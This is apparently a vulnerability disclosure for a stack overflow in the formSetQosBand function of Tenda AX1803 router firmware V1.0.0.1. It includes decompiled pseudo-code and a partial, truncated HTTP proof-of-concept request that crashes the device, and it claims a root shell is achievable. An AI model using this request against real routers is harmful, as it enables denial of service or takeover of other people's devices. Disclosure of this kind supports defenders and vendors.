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Tenda AX1803 (V1.0.0.1) has a stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.tenda.com.cn>
- Firmware download address : <https://www.tenda.com.cn/download/detail-3421.html>

Product Information

Tenda AX1803 V1.0.0.1, the latest version of simulation overview :

Tenda

家用产品

商用产品

安防监控

服务与支持

解决方案

AX1803

产品详情

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AX1803 升级软件

V1.0.0.1

立即下载

关联产品: AX1803

更新日期: 2022/7/4

AX1803V2.0/2.1升级说明

硬件版本: V2.0/2.1

软件版本: V1.0.0.1

注意事项:

1. 此固件仅适用于AX1803型号且当前软件版本为V1.0.0.X的机器升级, 升级前请确认产品型号和当前软件版本。

2. 解压下载文件后, 登录AX1803管理界面, 点击"系统管理"-"设备管理"-"升级", 选择"bin"或"trx"结尾的文件进行升级。

3. 升级过程不能断电, 否则会导致机器损坏。

Vulnerability details


The Tenda AX1803 (V1.0.0.1) was found to have a stack overflow vulnerability in the formSetQosBand function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1 int __fastcall formSetQosBand(int a1)
2 {
3     const char *v1; // r4
4     int v2; // r0
5     int v3; // r0
6     char v6[16]; // [sp+18h] [bp-70h] BYREF
7     char s[32]; // [sp+28h] [bp-60h] BYREF
8     char v8[32]; // [sp+48h] [bp-40h] BYREF
9     char v9[32]; // [sp+68h] [bp-20h] BYREF
10    char v10[256]; // [sp+88h] [bp+0h] BYREF
11    char v11[256]; // [sp+188h] [bp+100h] BYREF
12
13    memset(s, 0, sizeof(s));
14    memset(v10, 0, sizeof(v10));
15    memset(v11, 0, sizeof(v11));
16    v1 = (const char *)websgetvar(a1, "list", &byte_1EACC5);
17    v2 = sub_8BC28(v1);
18    v3 = sub_8BA9C(v2);
19    sub_8BCF4(v3);
20    sub_8C1EC(v1, 10); // There is a stack overflow vulnerability
21    memset(v8, 0, sizeof(v8));
22    memset(v9, 0, sizeof(v9));
23    GetValue("wl.guest.down_speed", v8);
24    memset(v6, 0, sizeof(v6));
25    if ( GetValue("cgi debug". v6) && !strcmp("on". v6) )
```

In the formSetQosBand function, v1 (the value of list) we entered will be passed into the sub_8C1EC function as a parameter, and this function has stack overflow.

Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
Content-Length: 336
Origin: http://192.168.0.1
DNT: 1
Connection: close
Referer: http://192.168.0.1/index.html
Cookie: ecos_pw=eee:language=cn

list=dd



By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .

